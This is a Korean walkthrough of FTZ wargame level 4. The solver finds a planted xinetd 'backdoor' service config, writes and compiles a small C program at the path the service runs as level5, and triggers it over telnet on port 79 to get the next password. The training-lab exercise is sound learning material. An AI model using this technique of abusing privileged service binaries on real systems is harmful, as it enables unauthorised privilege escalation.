FTZ_level4

```
[level4@ftz level4]$ cat hint


누 군 가  /etc/xinetd.d/에  백 도 어 를  심 어 놓 았 다 .!
```

힌트확인

```
[level4@ftz level4]$ cd /etc/xinetd.d/
[level4@ftz xinetd.d]$ ls -l backdoor
-r--r--r--    1 root     level4        171 Sep 10  2011 backdoor
```

디렉터리 이동 후 backdoor 파일 확인 – read 권한만 존재

```
[level4@ftz xinetd.d]$ cat backdoor
service finger
{
        disable = no
        flags           = REUSE
        socket_type     = stream
        wait            = no
        user            = level5
        server          = /home/level4/tmp/backdoor
        log_on_failure  += USERID
}
[level4@ftz xinetd.d]$
```

백도어 파일 내용 확인

서비스 이름 : finger

실행가능 여부 : no

포트 사용 : REUSE

소켓 설정 기반 : stream

스레드 : 다중 스레드 (wait = yes 일 경우 단일 스레드)

실행자 : level5

서버 : /home/level4/tmp 디렉터리의 backdoor 파일

접속 실패시 기록 : 유저 ID

➔ finger 서비스를 실행하려면 level5 권한으로 backdoor 파일을 실행해야함

```
[level4@ftz xinetd.d]$ cd /home/level4/tmp
[level4@ftz tmp]$ ls
[level4@ftz tmp]$ vi backdoor.c
```

해당 디렉터리로 이동 후 backdoor파일이 없는 것을 확인하고 c파일을 생성

```
#include <stdio.h>
#include <stdlib.h>

int main(void) {
        system("my-pass");
}
~
```

backdoor.c 파일 작성

```
[level4@ftz tmp]$ ls -l
total 4
-rw-rw-r--    1 level4   level4         79 Aug 12 13:19 backdoor.c
[level4@ftz tmp]$ gcc -o backdoor backdoor.c
[level4@ftz tmp]$ ls -l
total 16
-rwxrwxr-x    1 level4   level4      11537 Aug 12 13:20 backdoor
-rw-rw-r--    1 level4   level4         79 Aug 12 13:19 backdoor.c
[level4@ftz tmp]$
```


생성된 backdoor.c파일 확인 및 컴파일 작업 진행

```
[level4@ftz tmp]$ cat /etc/services | grep finger
finger          79/tcp
finger          79/udp
cfinger         2003/tcp                        # GNU Finger
[level4@ftz tmp]$
```

cat /etc/services | grep finger 명령어를 통해 finger 서비스의 포트번호 확인

```
[level4@ftz tmp]$ telnet localhost 79
```

telnet localhost 79 명령어를 이용하여 finger 실행



level5 의 비밀번호 획득